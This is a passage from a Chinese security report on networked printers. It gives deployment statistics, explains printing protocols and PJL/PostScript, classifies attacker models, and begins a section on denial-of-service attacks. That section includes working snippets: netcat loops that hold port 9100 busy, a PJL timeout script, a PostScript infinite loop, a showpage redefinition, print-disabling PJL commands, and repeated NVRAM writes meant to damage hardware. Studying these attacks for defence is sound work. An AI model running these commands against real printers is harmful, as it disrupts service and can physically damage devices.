

联网打印机安全风险分析及调查报告

目录

一、联网打印机安全态势.....	3
1.1 联网打印机全国分布态势	3
1.2 联网打印机关键基础设施行业分布态势	5
1.3 国内联网打印机应用层协议统计	5
1.4 国内联网打印机品牌统计	7
1.5 联网打印机漏洞数量历史统计	8
1.6 国内联网打印机漏洞数量厂商排名	8
二、联网打印机技术.....	9
2.1 联网打印机特点.....	9
2.2 设备控制协议.....	10
2.3 网络打印协议.....	10
2.4 打印控制语言.....	11
2.5 页面描述语言.....	13
三、攻击者模型和漏洞类型.....	14
3.1 DoS 攻击.....	15
3.1.1 占用传输通道	15
3.1.2 占用文件处理	16
3.1.3 物理损坏.....	17
3.2 权限提升.....	17
3.2.1 恢复出厂设置	17
3.2.1Accounting 绕过.....	18
3.3 信息泄露	18
3.3.1 内存访问	19
3.3.2 文件系统访问	19
3.3.3 凭证泄露.....	20
3.4 RCE 漏洞.....	23

3.4.1 缓冲区溢出	23
3.4.2 固件更新	24
3.4.3 定制软件包	24
四、网络打印机漏洞案例	25
4.1DoS 攻击漏洞案例	25
4.1.1Brother 联网打印机 DoS 攻击漏洞	25
4.2 权限提升漏洞案例	26
4.2.1HP 企业打印机权限提升漏洞	26
4.3 信息泄露漏洞案例	27
4.3.1HP LaserJet 打印机信息泄露漏洞	27
4.4RCE 漏洞案例	29
4.4.1HP Ink Printers 远程代码执行漏洞	29
4.4.2HP PageWide 和 HP OfficeJet Pro 打印机任意代码执行漏洞	31
五、联网打印机安全风险防范措施	35
5.1 对厂商的风险防范建议	35
5.1.1 制定开放、充分研究的标准	35
5.1.2 数字签名采用单一对策	35
5.1.3 采用生物识别技术	36
5.1.4 采用数字水印技术	36
5.2 对管理员的风险防范建议	36
5.2.1 设置安全的用户名和密码	36
5.2.2 关闭必要协议	36
5.2.3 断开打印机外网连接	36
5.2.4 采用白名单机制	37
5.2.5 对打印机定期安全测试	37
5.3 对普通用户的风险防范建议	38
5.3.1 提高安全意识	38
5.3.2 参加安全培训	38
5.3.3 使用安全注意事项	39

一、联网打印机安全态势

打印机是连接计算机的常见外设之一，更是人们生活和办公中经常使用的设备。随着信息技术的快速发展，资源共享不仅局限于信息的共享，同时也表现在相关附属设备的共享，打印机以其低成本、可共享、方便快捷的特点，覆盖了企业、政府、医院、学校等多种重要行业，是工作、生产、经营中的必须品，其产量约占计算机外设的 20%。根据 IDC 统计，2019 年中国打印设备市场出货量约 6480 万台。随着技术的革新，绝大部分在售打印设备均支持联网打印功能，打印机联网化、在线化趋势明显。从安全的角度来看，打印设备部署于内部网络，通过它们可以直接访问到机密报告、合同或病历等各种敏感信息。联网打印机存在的软硬件漏洞可能导致设备数据和用户信息泄露、设备瘫痪、被用作跳板攻击内网主机和其他信息基础设施等安全风险和问题。很多企业由于联网打印机系统存在的安全脆弱问题，导致其成为了网络安全防护的重大隐患。天融信阿尔法实验室根据天融信云服务威胁感知平台和 CNVD 获取的联网打印机相关数据，从联网打印机全国分布、联网打印机关键基础设施行业分布、国内联网打印机应用层协议、国内联网打印机品牌、联网打印机漏洞数量历史统计、国内联网打印机漏洞数量厂商排名等角度对联网打印机安全态势进行了分析。

1.1 联网打印机全国分布态势

根据天融信云服务威胁感知平台现有的数据，国内联网打印机数量约为 44000 台左右，如图 1-1-1、1-1-2 所示，国内联网打印机数量排名前五的省份或地区为：台湾省（31612 台）、香港特别行政区（6518 台）、广东省（937 台）、北京市（890 台）和江苏省（540 台）。



图 1-1-1 全国联网打印机分布态势




图 1-1-2 全国各省联网打印机数量排名

1.2 联网打印机关键基础设施行业分布态势

我国境内发现的联网打印机设备分布在多个行业，其中关键基础设施行业联网打印机一共 1773 台，教育行业 946 台，占比 54.4%；电信与互联网行业 503 台，占比 28.4%；国内政府机关 150 台，占比为 8.5%。




图 1-2 联网打印机关键基础设施行业分布态势

1.3 国内联网打印机应用层协议统计

根据国内联网打印机数据分析，我国联网打印机主要应用的协议有：HTTP、FTP、HTTPS、TELNET、P2P、UPNP 和 LPD。

图 1-3-1 是国内联网打印机应用协议统计情况。




图 1-3-1 国内联网打印机应用协议统计

图 1-3-2 是国内联网打印机端口数量统计前十情况。




图 1-3-2 国内联网打印机端口统计数量前十

1.4 国内联网打印机品牌统计

根据国内联网打印机数据分析，我国联网打印机的品牌分布如表 1 所示，其中排名 qianwu 名的品牌有，惠普(12032)、爱普生(3354)、柯尼卡美能达(2181)、理光 (1844)、兄弟 (1823)。

表 1 国内联网打印机品牌统计

品牌	数量
惠普 HP	12254
爱普生 Epson	3354
柯尼卡美能达 Konica Minolta	2181
理光 Ricoh	1844
兄弟 Brother	1823
佳能 Canon	1724
夏普 Sharp	1503
富士 Fuji Xerox	1193
京瓷 Kyocera	687
戴尔 Dell	522
友讯 D-Link	496
松下 Panasonic	312
东芝 Toshiba	289
乐盟 Lexmark	245
即冲电气 OKI	154
三星 Samsung	61
斑马 Zebra	21
安迅士 Axis	4

1.5 联网打印机漏洞数量历史统计

根据 CNVD 每年公布的联网打印机漏洞数量进行统计，近几年联网打印机漏洞数量持续增长。




图 1-5 联网打印机漏洞数量历史统计

1.6 国内联网打印机漏洞数量厂商排名

根据统计，2019 年 CNVD 收录的打印机漏洞共 22 个，。漏洞涉及的厂商包括 HP（惠普）、Epson（爱普生）、Ricoh（理光）等厂商。其中收录 HP 打印机设备漏洞最多，共 7 个；Epson 位列第二，共收录 4 个；Ricoh 和 FUJI XEROX（富士施乐）分列第三和第四，按收录漏洞各厂商漏洞数量统计如图 1-6 所示。




图 1-6 2019 年打印机设备漏洞数量厂商排名

二、联网打印机技术

2.1 联网打印机特点

打印任务需依靠打印机和 PC 共同配合完成，传统的打印机通过驱动程序，将打印内容转换成页面描述语言所描述的页面，然后调用操作系统的底层接口，最后通过相应的硬件接口将打印内容传输到打印机上。

但无论是在硬件上还是软件上，联网打印机与传统打印机都有些差异。首先在硬件上，联网打印机需要扩展网络端口来进行网络通信，同时和很多嵌入式设备一样，使用不同类型的操作系统，例如定制的 GNU/Linux、VxWorks、ThreadX 和 Windows CE 等等，并且都有一些共同特点：具有精简指令\命令集、使用较老内核、包括一些“隐藏”功能，例如保留了 SSH 功能等等。

而在软件上的差异则更加明显，为了进行网络通信，必然增加了网络协议栈，包括设备控制协议 (NPAP、SNMP)、网络打印协议 (IPP、LPD、SMB) 等。

联网打印机通过有线、无线等方式接入互联网，当需要打印的文档从计算机发送到打印机的过程中，就涉及到上述的各种协议和语言，打印机进行一系列处

理最终打印。这里没有详细讨论打印机硬件技术，重介绍打印机的软件技术，整个过程的协议栈结构如图 2-1 所示。




图 2-1 网络打印协议栈

2.2 设备控制协议

目前市面上的大多数打印机基本都是用 SNMP 协议进行管理，使用 NPAP 的设备几乎很少见到。SNMP 是一种基于 UDP 协议的应用层协议，主要包括管理信息库 MIB、SMI 管理信息结构及 SNMP 报文协议。其中，MIB 是管理对象的集合，定义了被管理对象的属性信息，不同的打印机生产厂商会自定义 MIB。

2.3 网络打印协议

目前被广泛使用的网络打印机打印协议有 LPD、IPP、SMB、和 TCP 9100 原始端口（RAW）。网络打印协议也是重要的攻击面，如打印机的 LPD 守护进程中的缓冲区可能导致代码执行、各种协议作为可以作为部署恶意 PostScript/PJP 代码的传输通道，一些打印机还同时支持多种打印协议，从而进一步扩大了攻击面。

其中 9100 端口是与网络打印机通信的默认端口，被认为是最可靠的网络打印协议，与 LPD、IPP、SMB 等协议不同，打印机的错误信息、状态信息等可以直接通过 9100 端口反馈给客户端，各种协议的特点可以参见表 2。

各厂商也有自己的私有协议，此外一些设备支持通过 FTP 或 HTTP 文件上传等通用协议进行打印。

表 2 常见网络打印协议及其特点

协议	简介
LPD	LPD 是一种基于 TCP 的老式打印机协议，默认端口 515
IPP	IPP 基于 HTTP 实现，支持功能比 LPD 更为强大
SMB	Windows 计算机用于共享文件/打印机的默认方法，有些网络打印机还自带 SMB 服务器，默认端口 TCP 445
RAW(TCP 9100)	大多数打印设备的默认协议

使用 NMAP 工具可以对打印机开启的端口进行扫描，图 2-2 是扫描结果。

```
albinolobster@ubuntu:~$ nmap -A 192.168.1.159
Starting Nmap 7.01 ( https://nmap.org ) at 2017-06-08 10:31 PDT
Nmap scan report for HP0A6BFE.westeros (192.168.1.159)
Host is up (0.014s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
443/tcp    open  ssl/https    HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
515/tcp    open  printer
631/tcp    open  ssl/ipp      HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
8080/tcp   open  http-proxy   HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
9100/tcp   open  jetdirect?
```

图 2-2

从扫描结果来看，80/443/8080 端口都是用于 HTTP 服务监听的，LPD 默认端口 515，IPP 默认端口 631，被 NMAP 标记为“jetdirect?”的 9100 端口为 HP 的原始打印服务端口。

2.4 打印控制语言

打印控制语言（Printer Control Language）通常作为网络打印协议和页面描述语言之间的可选层，功能可能会和前两者有重叠。用于管理当前打印任务的设置，包括打印机显示、纸张选择等。不同的设备厂商可能有各自特定的打印控制语言，如表 3 中列出的那样。这些语言中，PJL 被绝大多数的打印机厂商大多

兼容，不过部分厂商还会在 PJI 的基础上设计自己的专属命令。

表 3 各厂商特定的打印控制语言

厂商	打印控制语言
EPSON	EJI
FUJI XEROX	SJCL
Canon	CPCA
HP	PML、PJI

PJL 是 Printer Job Language 的简写，它提供了不同类别的打印控制命令。使用该语言可以操作打印机，在大多数情况下，打印机会开放 9100 端口，并且接受 PJL 命令，表 4 是 PJL 语言常用的命令及其功能。

表 4 PJL 常用命令

命令	使用方法	功能
COMMENT	@PJL COMMENT [words] [<CR>] <LF>	注释
DEFAULT	@PJL DEFAULT [LPRM: ***] variable = value [<CR>] <LF>	设置默认值
DINQUIRE	@PJL DINQUIRE [LPRM: ***] variable [<CR>] <LF>	查询
ECHO	@PJL ECHO [Words] [<CR>] <LF>	回显字符
ENTER	@PJL ENTER LANGUAGE = *** [<CR>] <LF>	进入
INFO	@PJL INFO read only variable [<CR>] <LF>	查询信息
INITIALIZE	@PJL INITIALIZE [<CR>] <LF>	初始化

INQUIRE	@PJL INQUIRE [LPARM: ***] variable [⟨CR⟩] ⟨LF⟩	查询
RESET	@PJL RESET [⟨CR⟩] ⟨LF⟩	重置
USTATUS	@PJL USTATUS variable = value [⟨CR⟩] ⟨LF⟩	显示状态
USTATUSOFF	@PJL USTATUSOFF [⟨CR⟩] ⟨LF⟩	状态关闭

2.5 页面描述语言

页面描述语言（Page Description Language）用于定义文档的实际外观，因为用户的原始文档打印机一般不能直接识别，所以需要通过打印驱动将文档转为打印机可识别的语言，即页面描述语言。和打印控制语言一样，各主流厂商也实现了自己的页面描述语言，在表 5 中列出。

表 5 各厂商特定的页面描述语言

厂商	页面描述语言
Kyocera	PRESCRIBE
SAMSUNG	SPL
FUJI XEROX	XES
Canon	CaPSL
Ricoh	RPCS
EPSON	ESC

然而，最常见的“标准”页面描述语言则是 PostScript 和 PCL。

PostScript（PS）由 Adobe 发明，并且应用广泛。PS 的能力远不止于定义文档的外观和处理矢量图形。因此，当被网络攻击者利用时，PS 可以用于各种攻击，例如拒绝服务，打印作业处理和保留以及访问打印机的文件系统等恶意操作。

PCL 是各种供应商和设备都支持的极简页面描述语言，被认为是一种相对最

安全的页面描述语言。因为它不直接访问底层文件系统，和 PS 相比，该描述语言并不是很适合用于攻击的目的。

三、攻击者模型和漏洞类型

对目前收集到的针对打印机攻击进行分类，可以将攻击者的攻击途径分为三类：本地攻击、网络攻击和 WEB 攻击，三种攻击方式的简单介绍列在表 6 中列出。

本地攻击是指执行物理接触的攻击，看似很难达成，因为通常认为很难获得对目标的物理访问，但对于有些公司或单位而言，却相当容易，因为打印机通常由整个部门共享和访问，潜入到打印机旁并从 U 盘启动恶意打印作业只需几秒钟。

网络攻击指利用打印机开启的 Web、FTP、SMB、SNMP 等服务对远程目标发起攻击。值得一提的是，市面上许多新款打印机都带有自己的无线接入点，以便轻松打印。虽然通过 Wi-Fi 连接到打印机需要攻击者在物理上靠近设备，但根据信号强度，也给从目标机构外部执行攻击提供了可能。

WEB 攻击和一种名为跨站打印（cross-site printing）的技术直接相关，即使在打印机所处的网络之外也可以执行攻击，跨站打印技术就作为攻击媒介的载体。这类唯一的要求是攻击者控制网站的内容，并能够引诱受害者访问该网站。通过访问该网站，攻击者可以部署 JavaScript 代码以供受害者的 Web 浏览器处理。因此，攻击者向受害者内网打印机的端口 9100 发起 AJAX 请求，并发送 PostScript 或 PJI 命令。

表 6 攻击者模型及其特点

分类	特点
本地攻击者	插入外部存储介质，如存储卡或 U 盘
	通过 USB 或并行电缆连接到打印机设备
	可在打印机控制面板直接对打印机进行控制和更改

网络攻击者	入侵打印机开启的 Web、FTP、SMB、SNMP、LPD、IPP 或 9100 端口 打印服务等
	可以对目标打印机建立长期的攻击连接
Web 攻击者	通过构造水坑攻击、钓鱼邮件等方式注入恶意打印脚本

对近几年各类漏洞公告和曾出现的攻击事件进行全面分析，将打印机漏洞分为了如下 4 类：

3.1 DoS 攻击

通用的针对程序或协议 DoS 攻击方式也适用于网络打印机，但这里会给出一些特定于打印机的 DoS 攻击，它们都可以通过非常简单的方式实现，大体上可以归为以下 3 中方式：占用传输通道、占用文件处理、物理损坏。

3.1.1 占用传输通道

几乎所有的打印机都是通过串行的方式处理作业的，即一次只能处理一个作业。以使用 TCP/9100 端口作为打印协议的例子来说，如果我们始终保持和该端口的连接，直到触发超时，就可以使打印机始终处于繁忙状态。这种攻击方式可以由任何可以访问打印机设备 TCP/9100 端口的人发起。图 3-1 是一种简单的利用 netcat 命令实现攻击联网打印机的 DoS 攻击测试。

```
while true; do nc printer 9100; done
```

图 3-1 利用打印机 DoS 攻击测试

下面介绍一种成熟的联网打印机 DoS 攻击测试方法，图 3-2 的脚本中，PJL 参考的最大超时值为 300 秒，但实际上最大 PJL 超时值可能在 15 到 2147483 秒之间。首先通过 PJL 检索打印机最大超时值，然后设置最大超时值，这种方法可以让攻击者的连接数量最小化，而合法用户更难获得部署打印作业的空闲时隙，更为致命的是，只要连接保持打开，即使从 IPP 或 LPD 等其他打印通道接收的打

印作业也不会再处理。虽然对日常办公而言，打印机不可用造成的业务影响十分有限，但也可能给像印刷公司这种类型的行业造成巨大的经济损失。

```
# 获取最大超时值
MAX=`echo "@PJL INFO VARIABLES" | nc -w3 printer 9100 |\
  grep -E -A2 '^TIMEOUT=' | tail -n1 | awk '{print $1}'`
# 设置最大超时值
while true; do echo "@PJL SET TIMEOUT=$MAX" | nc printer 9100; done
```

图 3-2 一种更加成熟网络打印机 DoS 攻击的方式

3.1.2 占用文件处理

打印机页面描述语言允许打印机进行无限循环和需要消耗大量时间的计算的操作，这些特性会被滥用，导致打印机 RIP（PS 解释器，即把 PostScript 文件解释转变成点阵数据的处理器）繁忙。例如 PCL 语言允许上传宏或字体，这些宏和字体将永久存在，直到内存被耗尽。

图 3-3 是使用 PostScript 一条简单循环循环，就可以让打印机的 PostScript 解释器永远处于忙碌状态。对 20 台机器进行测试，发现只有 1 台打印机在 10 分钟之后重启，其他机器都处于忙碌状态，直到测试被终止。

```
%!
{} loop
```

图 3-3

图 3-4 代码是占用文件处理的另外一种方式，重新定义 PostScript 语言的操作符 showpage, showpage 可以强制打印机打印当前页面，如果 showpage 被重新定义的话，打印作业仍然进行但是打印机就不会打印当前作业了。

```
true @ startjob
/showpage {} def
```

图 3-4

还有一些打印设备上专有的打印控制语言，可以修改打印机功能，例如较旧版本的 HP 打印机通过两条 PJI 指令 “@PJL SET SERVICEMODE = HPBOISEID” 和

“@PJL DEFAULT JOBMEDIA = OFF”，就可以完全禁用打印功能。

3.1.3 物理损坏

打印机有些重要的设置存储在 NVRAM（非易失性存储器）中，NVRAM 主要由 EEPROM 或闪存制造而成。这两种材质生命周期很有限，早期的 HP LaserJets 闪存芯片只能维持 1000-2000 次重写。今天，闪存供应商保证 NVRAM 在发生写入错误之前可以进行大约有 100,000 次重写。

PJL 和 PostScript 语言可以对打印机进行设置，比如纸张尺寸和控制面板密码等。重复设置可能会导致 NVRAM 被破坏。打印功能本身不受影响，但是错误设置会导致打印机不可用。例如打印机重复执行 PJL 指令“@PJL DEFAULT COPIES=X（每次设置 X 值不同）”，就可导致 NVRAM 损坏。

